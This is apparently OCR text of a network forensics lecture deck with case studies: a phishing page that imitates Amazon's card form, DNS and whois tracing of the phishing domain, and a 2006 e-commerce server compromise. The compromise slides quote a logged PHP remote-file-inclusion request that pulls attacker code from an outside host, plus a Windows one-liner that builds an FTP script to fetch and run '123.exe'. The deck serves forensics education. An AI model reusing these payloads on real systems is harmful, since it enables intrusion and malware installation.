

Edit Credit Card - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://creditunion.pm168.com.cn/protect.php
Shop in Sporting Goods
amazon.com.
VIEW CART | WISH LIST | YOUR ACCOUNT | HELP
Gold Box
Your Account > Edit or Delete a Credit Card > Edit a Credit Card
Click the Confirm button when you are finished. Please note that any changes made here will affect future orders only. If you want to edit the method of payment for an order that has already been placed, click here.
Cardholder Name:
Address:
City:
State: Select State
Country: United States
Phone Number:
Billing Zip:
Type: Select Credit Card
Bank Name:
Card Number:
Exp. Date:
Cvv2 Number: Cvv2 code is located on the back of your card
Pin Code:
Confirm
Top of Page
Done


Edit Credit Card - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://creditunion.pm168.com.cn/protect.php
Shop in Sporting Goods
amazon.com.
VIEW CART | WISH LIST | YOUR ACCOUNT | HELP
Gold Box
Your Account > Edit or Delete a Credit Card > Edit a Credit Card
Click the Confirm button when you are finished. Please note that any changes made here will affect future orders only. If you want to edit the method of payment for an order that has already been placed, click here.
Cardholder Name: Hanley Strappman
Address: 32 Main Street
City: Atown
State: New Hampshire
Country: United States
Phone Number: 6035551729
Billing Zip: 1872
Type: Credit
Bank Name: Yoohoo Bank
Card Number: 5431987610926652
Exp. Date: 08 2005
Cvv2 Number: 123 Cvv2 code is located on the back of your card
Pin Code: 987
Confirm
Top of Page
Done




```
08/06/05 13:19:14 dns creditunion.pm168.com.cn
Canonical name: s310.now.net.cn
Aliases:
  creditunion.pm168.com.cn
Addresses:
  61.145.112.138

08/06/05 13:20:07 dig creditunion.pm168.com.cn @ 68.168.96.162
Dig creditunion.pm168.com.cn@ns2.pro.net.cn (218.16.121.12) ...
Authoritative Answer
 Query for creditunion.pm168.com.cn type=255 class=1
  creditunion.pm168.com.cn CNAME (Canonical Name) s310.now.net.cn
  pm168.com.cn NS (Nameserver) ns2.pro.net.cn
  pm168.com.cn NS (Nameserver) ns1.pro.net.cn
  ns1.pro.net.cn A (Address) 61.145.112.44
  ns2.pro.net.cn A (Address) 218.16.121.12
Dig creditunion.pm168.com.cn@ns1.pro.net.cn (61.145.112.44) ...
Authoritative Answer
 Query for creditunion.pm168.com.cn type=255 class=1
  creditunion.pm168.com.cn CNAME (Canonical Name) s310.now.net.cn
  pm168.com.cn NS (Nameserver) ns1.pro.net.cn
  pm168.com.cn NS (Nameserver) ns2.pro.net.cn
  ns1.pro.net.cn A (Address) 61.145.112.44
  ns2.pro.net.cn A (Address) 218.16.121.12
Dig creditunion.pm168.com.cn@68.168.96.162 ...
Non-authoritative answer
Recursive queries supported by this server
 Query for creditunion.pm168.com.cn type=255 class=1
  creditunion.pm168.com.cn CNAME (Canonical Name) s310.now.net.cn
  pm168.com.cn NS (Nameserver) ns2.pro.net.cn
  pm168.com.cn NS (Nameserver) ns1.pro.net.cn
  ns1.pro.net.cn A (Address) 61.145.112.44
  ns2.pro.net.cn A (Address) 218.16.121.12
```


Whois - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://ewhois.cnnic.net.cn/whois?value=pm168.com.cn&entity=domain
Go
force majeure
CNNIC
中国互联网络信息中心
China Internet Network Information Center
.CN Registry WHOIS Data
Go on Query
Domain Name pm168.com.cn
Domain Status ok
Registrant Name ???
Registrant Organization ????
Administrative Email fhv88888@163.com
Sponsoring Registrar ??????????????
Name Server ns2.pro.net.cn
Name Server ns1.pro.net.cn
Registration Date 2004-12-29 18:24
Expiration Date 2005-12-29 18:24
Return to First Page
Copyright CNNIC Reserve Right
Done


Harbin
Shenyang
MOSKVA
TEHRAN
Delhi
Karachi
Bombay
Madras
Tianjin
Dalian
Yantai
Weifang
Taian
Qingdo
Zaozhuang
SEOUL
Daegu
Busan
Yokohama
TOKYO
Osaka
Suzhou
Shanghai
Ningbo
Chengdu
Chongqing
Wuhan
Taipei
Guangzhou
Hong Kong SAR
BANGKOK
MANILA

Dilbert, 8/12/2005

E-Commerce Server Hack


- February 2006
- Small e-commerce site was attacked
  - » Discovered because of abnormal network traffic
  - » System was re-built by sysadmin and original disk was archived
- Information found in Web server log

HTTP GET Command

```
192.0.2.36 - - [10/Jan/2006:15:08:38 -0500] "GET
/shoppingcart/includes/orderSuccess.inc.php?cmd=%65%63%68%6F%20%5F%53%54
%41%52%54%5F%3Bid;echo%3B%65%63%68%6F%20%5F%45%4E%44%5F;echo;&glob=1&car
t_order_id=1&glob[rootDir]=http://contnou.sapte.ro/srdyh.pdf? HTTP/1.1"
200 2423 "-" "-"
```

```
/shoppingcart/includes/orderSuccess.inc.php?cmd=echo _START_;id;echo;
echo_END_;echo;&glob=1&cart_order_id=1&glob[rootDir]=http://contnou.sapte.r
o/srdyh.pdf?
```

Viewing the "PDF" File



hack.txt.html

Rootkit Upload

- Similar syndrome found on multiple servers since November 2005
  - » Small business
  - » State agency
  - » Charity
- Exploit inserts a single command to an application that uploads a rootkit
  - » All attacks were similar
  - » Each server had different sets of other exploits present

Errant Command Line

- Inserted after running buffer overflow attack
- Found in the recent Run command list:

```
cmd.exe /c del i&echo open 192.0.2.68 5685 > i&echo user
l l >> i&echo get 123.exe >> i &echo quit >> i &ftp -n -
s:i & 123.exe&del i&exit
```

Legal Aspects

- Tool reliability and examiner competence remain open issues
- *Daubert* guidelines include
  - » Testing
  - » Error rate
  - » Publication
  - » Acceptance

Conclusion

- Computer forensics is not *computer science*
  - » Although it draws upon it...
- Digital forensics education requires courses in computer technology, criminal justice, and the process of digital investigations
  - » Does it need computer programming?
  - » Does it need network engineering?

Overview

- The Role of Network Forensics
- Classes of Network Information
- Sources and Types of Network Data
- Case Studies...
- Legal Aspects of Network Forensics Tools

Speaker Contact Information

Gary C. Kessler
Computer & Digital Forensics program
Center for Digital Investigation
Champlain College
163 South Willard Street
Burlington, VT 05401

office: 802-865-6460
cell: 802-238-8913
fax: 802-865-6446
e-mail: gary.*kessler@champlain.edu*

http://digitalforensics.champlain.edu
http://c3di.champlain.edu
http://www.garykessler.net

This work was partially supported by Grant No. 2006-DD-BX-0282 awarded by the Bureau of Justice Assistance. The Bureau of Justice Assistance is a component of the Office of Justice Programs, which also includes the Bureau of Justice Statistics, the National Institute of Justice, the Office of Juvenile Justice and Delinquency Prevention, and the Office for Victims of Crime. Points of view in this document are those of the author and do not represent the official position of the U.S. Department of Justice.

Acronyms and Abbreviations

DDoS	**Distributed denial-of-service attack**
FERPA	**Family Educational Rights and Privacy Act**
HIPAA	**Health Insurance Portability and Accountability Act**
HTTP	**Hypertext Transfer Protocol**
IDS	**Intrusion detection system**
SOX	**Sarbanes-Oxley**

Questions? Comments? Queries?